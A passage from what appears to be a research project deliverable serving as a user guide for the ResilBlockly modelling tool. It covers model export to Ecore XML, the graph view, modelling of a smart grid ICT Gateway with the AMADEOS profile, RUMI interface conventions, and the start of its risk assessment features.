


Figure 23 Others features of the Model Designer

⁶ actually, some of them may still be unavailable, e.g., the *Share model* is not available in ResilBlockly v.0.8.1 for an already shared model that is not owned by the user

2.2.1.9. Risk Assessment

Risk Assessment allows a set of functionalities for risk assessment, whose methodologies have been introduced in D6.1 [1], and will be described in Section 3.2. The button is depicted as an exclamation mark in a yellow triangle (see Figure 52);

2.2.1.10. Export Ecore

```
<?xml version="1.0" encoding="UTF-8"?>
<ecore:EPackage xmi:version="2.0"
  xmlns:xmi="http://www.omg.org/XMI" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:ecore="http://www.eclipse.org/emf/2002/Ecore" name="smart_grid_ecosystem_v06"
  nsURI="http://com.smart_grid_ecosystem_v06" nsPrefix="smart_grid_ecosystem_v06">
  <eClassifiers xsi:type="ecore:EClass" name="READ_Database_Data" instanceTypeName="Service"/>
  <eClassifiers xsi:type="ecore:EClass" name="Topology_Data_on_Map" instanceTypeName="Message">
    <eStructuralFeatures xsi:type="ecore:EAttribute" name="header" defaultValueLiteral=""/>
    <eStructuralFeatures xsi:type="ecore:EAttribute" name="data_field" defaultValueLiteral=""/>
    <eStructuralFeatures xsi:type="ecore:EAttribute" name="trans_type" defaultValueLiteral=""/>
  </eClassifiers>
  <eClassifiers xsi:type="ecore:EClass" name="GUI_to_APPLICATION_REST_API" instanceTypeName="RUMI">
    <eStructuralFeatures xsi:type="ecore:EReference" name="from-GUI_to_APPLICATION_REST_API-to-APPL
      eType="#//APPLICATION_REST_API_to_GUI"/>
    <eStructuralFeatures xsi:type="ecore:EReference" name="from-GUI_to_APPLICATION_REST_API-to-Grid
      eType="#//Grid_Monitoring_Data_Req"/>
  </eClassifiers>
  <eClassifiers xsi:type="ecore:EClass" name="Receives_Anomalies_detected_from_MQTT"
    instanceTypeName="Service"/>
</ecore:EPackage>
```

Figure 24 A portion of the ecore XML autogenerated from the Model

Export ecore allows exporting the model in .ecore XML format, thus enables the interchanging with other tools the models realized or modified within ResilBlockly; examples from the ICT Gateway use case are shown in Figure 24 (a portion of a the Smart_grid_ecosystem ecore) and Figure 25 (some of the elements imported in an external tool, Eclipse Modeling Framework);




Figure 25 Some elements of the autogenerated ecore after the import in EMF

2.2.1.11. Model Graph

Model graph activates and displays on the right a graph view of the model (shown in Figure 26 and a part also in Figure 27). This feature is also useful for navigating the model, especially when the dimension becomes very high: by clicking on a graph element on the right side of the interface, the navigation on the left side brings to the corresponding block.




Figure 26 Button for activating Graph view (shown on the right) of a model

2.2.2. Modelling the ICT Gateway and the Smart Grid Ecosystem

In Model Designer, it is possible to select an existing profile by pressing the *Select Profile* button (as depicted on the right side of Figure 17) in order to create a new model; this will enable the Menu and Menu items existing in the profile, that will be displayed on the left menu (e.g., as shown in Figure 28).

The smart grid ecosystem introduced in Section 1.1 is modelled as instance of the evolved AMADEOS SoS profile, and encompasses several Constituent Systems (CS), i.e., the GUI, the Application Layer, the ICT GW, the EM infrastructure, the MQTT Broker, the Security & Resilience, the Database, the Topology infrastructure, the INV infrastructure and the AMI infrastructure. The CSs can either be connected directly to the SoS (the result is as in Figure 29), or, as shown in the model of Figure 28, through *Reference* blocks. The user of the ICT GW has also been modelled but as a *Prime mover*⁷. The interfaces between CSs and also with the prime mover are modelled through RUMIs, while the messages exchanged and the services provided by the corresponding blocks

⁷ Prime Mover: A human that interacts with the system according to his/her own goal; or More details are in [1] and [8]

available in the SoS profile: respectively *message* and *service*. A part of the graph view of the smart grid ecosystem model is given in Figure 27, where it can be observed the Smart_Grid_Ecosystem (SoS), the User (Prime_Mover) the ICT GW (CS) and some of its CSs: Application_REST_API (CS), GUI_REST_API (CS), and GUI (CS). The figure also shows some of their unidirectional interfaces modelled with RUMIs, e.g., the APPLICATION_REST_API_to_GUI (RUMI) and the corresponding GUI_to_APPLICATION_REST_API (RUMI) for the communications between GUI and APPLICATION_REST_API CSs. Finally, the figure also provides an overview of the Authentication (Service block) provided by the GUI_to_User (RUMI) interface, and of the credentials (Message block) exchanged by the User_to_GUI (RUMI) interface.




Figure 27 Zoomed Graph view of part of the ICT GW model including ICT GW, GUI, User and some of their interfaces




Figure 28 A portion of the Smart_Grid_Ecosystem Model in Model Designer

The designer can click on one of the viewpoints (i.e., Menu blocks of the Profile) that are listed on the left, e.g., the *Architecture*, select as a block one of the contained menu items (e.g., *CS* block), then drag and drop it as shown in Figure 29, and eventually connect it to the right (valid) block.




Figure 29 Drag and drop of a block

An alternative (maybe faster) way to add a new block and connect it to an existing one, is to press the + symbol in correspondence with a relation of the existing block and select from the dropdown list the one to be connected. For example, in the SoS profile, designers that want to add a CS block to a SoS, can select it from the dropdown menu of the *Is composed of – System (s)* relation of the SoS, as shown in Figure 30:




Figure 30 Example of adding a block CS to SoS from dropdown menu

In the Model Designer, there are also basic functionalities originating from the Blockly native library that are enabled with a right click on a block; most of them are equal to the

ones already described in Section 2.1.1, Figure 6 – i.e., *Duplicate, Inline Inputs Collapse/Expand Block* -, and in addition there is the *Add/Remove Comment* which is represented with a question mark in a red circle, to insert (or delete) a comment to the block, as depicted in Figure 31 and the *Disable/Enable* block in the model (shown in Figure 32).




Figure 31 Basic features available in Model Designer after right-clicking on a block




Figure 32 Disabled (on the left) and Enabled blocks (on the right) in Model Designer

2.2.2.1. RUMI and RUPI Modelling Guideline

In this section is provided a guideline for the modelling of RUMI interfaces within ResilBlockly; the guideline applies to models adopting the AMADEOS profile or its evolutions including the RUMI concept. The guideline is meant as modelling convention but it is not mandatory for the user to follow this approach. The following example is taken from the ICT GW use case.

As shown in the example of Figure 33, the *GUI* Constituent System depicted⁸ has a RUMI block called *GUI_to_APPLICATION_REST_API*. The latter is a unidirectional interface for connecting the GUI with the *APPLICATION_REST_API* (another CS shown in Figure 34) and for exchanging a message: a request for grid monitoring data. The above-mentioned RUMI also shows in the *Connects_rumi(s)* relation the referenced block: *APPLICATION_REST_API_to_GUI*, that is the corresponding interface to which the message has to be sent.

⁸ in the figures there is just a portion of the full CS block, that is relevant for explaining the guideline.

Instead, in the case of the corresponding RUMI shown in Figure 34, *APPLICATION_REST_API_to_GUI*, since no message block is connected, that means no message being exchanged (i.e., sent) from this endpoint, no reference block is going to be connected to the RUMI block. In other words, the modelling guideline suggests to add reference blocks only to RUMIs that exchange (i.e., send) messages.

The same approach and guideline apply analogously to the RUPI⁹, where instead of messages the exchanged object is called *thing*.




Figure 33 Example of a RUMI with corresponding interface referenced



Figure 34 Example of a RUMI without messages exchanged neither reference to other interfaces

⁹ Relied Upon Physical Interface (RUPI): interface for the exchange of things or energy between CSs. More details are in [1] and [8]

3. Risk Designer and Risk Assessment in ResilBlockly

The Risk Designer and Risk Assessment features of ResilBlockly (available in Profile Designer and Model Designer respectively) constitute two fundamental elements for assisting in the application of the *HAZOP-based Risk Assessment* and the *Threat Modelling and Security Risk Assessment* methodologies introduced in BIECO D6.1 [1].

The following figures (Figure 35 and Figure 36 respectively) recall the steps of the two methodologies that have been already extensively detailed in D6.1 [1]. In blue there are the steps assisted by ResilBlockly.

This Section constitutes the user guide for the two features, showing on the ICT Gateway use case how to properly apply them.

Regarding the *HAZOP-based Risk Assessment* (Figure 35), the steps addressed in this deliverable are:

- SoS Modelling (Section 2)
- Functions identification / modelling (Section 3.1.1)
- Interface identification / modelling (Section 3.1.2)
- Keywords and Analysis Template for the Functional Analysis (Section 3.2.1)
- Keywords and Analysis Template for the Interfaces Analysis (Section 3.2.2)
- Pre-filled HAZOP/THROP report (Section 3.2.1 and Section 3.2.2)

Example of the results are given in the appendices (Appendix A and Appendix B for the HAZOP-based assessment, and 0 and Appendix D for the threat modelling and security risk assessment).




Figure 35 Process view of the HAZOP-based methodology (in blue the steps assisted by ResilBlockly, in white the ones to be addressed offline)




Figure 36 Overview of the Threat Modelling and Security Risk Assessment Methodology from D6.1 [1] (in blue the steps assisted by ResilBlockly)

Regarding instead the *Threat Modelling and Security Risk Assessment* (Figure 36), the steps addressed in this deliverable are:

- SoS Modelling (Section 2)
- Step 1. Identification of assets (implicitly addressed in Sections 3.1.3 and 3.2.3);
- Step 2. Identification of threats (Sections 3.1.3.1, 3.1.3.2 and 3.2.3.2, 3.2.3.3)
- Step 3a Attack path analysis (Section 3.2.3.7);
- Step 3b Impact determination (Section 3.2.3.4)
- Step 4 Likelihood determination (Section 3.2.3.5)
- Step 5 Determination of Risk (Section 3.2.3.6).
- Assessment Report (Section 3.1.3.3, examples in 0 and Appendix D)

Finally, as already described in D6.1, Step 6 (Selection of Countermeasures) and eventually also step 7 (Implementation of countermeasures) are not in the scope of this deliverable.

3.1. Risk Designer

As described in Deliverable D6.1 [1] (Section 6.1.2), the expected user of Profile Designer and of all its features (including Risk Designer) should be a profile expert, that is an operator which has deep knowledge of the domain and of its key characteristics.

The profile expert realizes and saves the profile, which means meta-modelling the components and relations of the specific domain by means of class blocks, relation blocks, attribute blocks and also Menu and menu items (where needed).



Figure 37 Risk Designer functionality in Profile Designer

Then, by clicking on the *Risk Designer* button (depicted as an exclamation mark in a yellow triangle¹⁰) available in the top bar (as shown in Figure 37), the Risk Designer feature is displayed in a popup window.

3.1.1. Functions Identification

The first tab that appears in the Risk Designer window is called *Functions*, and is where the user can perform the *functions identification*, a preliminary activity required for enabling the functional analysis of the HAZOP-based methodology (see Figure 35). There, the profile expert user has to appropriately select a *Class* block from a drop-down list to determine which, among all its *relation* blocks, have to be considered the Functions.

In the case of the AMADEOS SoS Profile, which is the one adopted for modelling the ICT Gateway use case, as displayed in Figure 38, the function identified for the CS class is the *provides_services* relation that a constituent system provides to other entities.

